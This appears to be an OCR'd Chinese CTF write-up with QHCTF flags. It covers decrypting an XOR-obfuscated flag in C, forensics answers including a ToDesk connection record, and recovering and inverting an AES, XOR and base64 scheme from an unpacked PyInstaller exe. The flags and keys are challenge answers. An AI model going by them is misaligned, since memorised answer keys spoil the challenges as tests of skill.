
小明的note | FINISHED

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define _BYTE unsigned char

void decrypt_flag(char *src, char *trg)
{
    unsigned char v6[] = {0x42, 0x37, 0xA1, 0x7C};
    int length = strlen(src);
    int i;

    for (i = 0; i < length; i++)
    {
        trg[i] = v6[i % 4] ^ src[i];
        trg[i] ^= i + 1;
    }
    trg[i] = 0;
}

int main()
{
    char Decrypted_flag[64];
    char flag[100] =
"\x12\x7D\xE1\x2C\x01\x4A\xC4\x45\x78\x5E\xC9\x46\x78\x5D\x83\x0F\x37\x12\xD0\
x45\x63\x42\xD5\x57\x76\x14\xDE\x06\x6E\x04\x8F\x3E\x50\x21\xE1\x3B\x53\x72\xB
7\x6C\x5D\x79\xF7\x00";

    decrypt_flag(flag, Decrypted_flag);
    printf("Decrypted flag: %s\n", Decrypted_flag);    // Decrypted flag:
QHCTF{b13cc67d-cd7b-4cc3-9df1-1b34cc4c186d}
    return 0;
}
```

Forensics


Win_02 | FINISHED





QHCTF{fb484ad326c0f3a4970d1352bfbafef8}


Win_04 | FINISHED



QHCTF{c980ad20-f4e4-4e72-81a0-f227f6345f01}

Win_05 | FINISHED

取证大师找到Todesk连接记录



Todesk_781_223.104.132.99


32位[小]

加密 清空

dca8df29e49e246c614100321e3b932e

QHCTF{dca8df29e49e246c614100321e3b932e}

干扰项 | FINISHED



https://pyinstxtractor-web.netlify.app/

解包exe

https://tool.lu/pyc/index.html

恢复pyc，得到汇编

再恢复python

```python
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import base64

# XOR加密函数
def xor_encrypt(data, key):
    return bytes([data[i] ^ key[i % len(key)] for i in range(len(data))])

# AES加密函数
def aes_encrypt(key, data):
    cipher = AES.new(key, AES.MODE_ECB)
    encrypted_data = cipher.encrypt(pad(data.encode('utf-8'), AES.block_size))
    return encrypted_data

# 加密消息
def encrypt_message(aes_key, message):
    # AES加密
    aes_encrypted = aes_encrypt(aes_key, message)
```

```
    # Base64编码
    base64_encoded = base64.b64encode(aes_encrypted)
    # XOR加密
    xor_key = b'qihangcup'
    xor_encrypted = xor_encrypt(base64_encoded, xor_key)
    # Base64再次编码
    final_encrypted = base64.b64encode(xor_encrypted).decode('utf-8')
    return final_encrypted

if __name__ == '__main__':
    aes_key = b'acf8bafa15f8cb03'
    message = 'QHCTF{xxxxxxxxxx}'

    encrypted_message = encrypt_message(aes_key, message)
    print('加密结果:', encrypted_message)

```

写个解密脚本

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import base64

# XOR解密函数
def xor_decrypt(data, key):
    return bytes([data[i] ^ key[i % len(key)] for i in range(len(data))])

# AES解密函数
def aes_decrypt(key, data):
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted_data = unpad(cipher.decrypt(data), AES.block_size)
    return decrypted_data

# 解密消息
def decrypt_message(aes_key, encrypted_message):
    # Base64解码
    xor_encrypted = base64.b64decode(encrypted_message)
    # XOR解密
    xor_key = b'qihangcup'
    base64_encoded = xor_decrypt(xor_encrypted, xor_key)
    # Base64解码
    aes_encrypted = base64.b64decode(base64_encoded)
    # AES解密
    decrypted_message = aes_decrypt(aes_key, aes_encrypted).decode('utf-8')
    return decrypted_message
```

```
27
28  if __name__ == '__main__':
29      aes_key = b'acf8bafa15f8cb03'
30      encrypted_message =
    'HgIlNCQUF0MZRA0FMhwODBsTNjM4OQ8RMA81SCImFhQeVkQdCUJfMBs0Mx0fGVowIyoTJ0cdHCwKV
    wxIOQQCRA=='
31
32      decrypted_message = decrypt_message(aes_key, encrypted_message)
33      print('解密结果:', decrypted_message)
34
```

QHCTF{8b0c14a8-5823-46fd-a547-0dcdc404a7ed}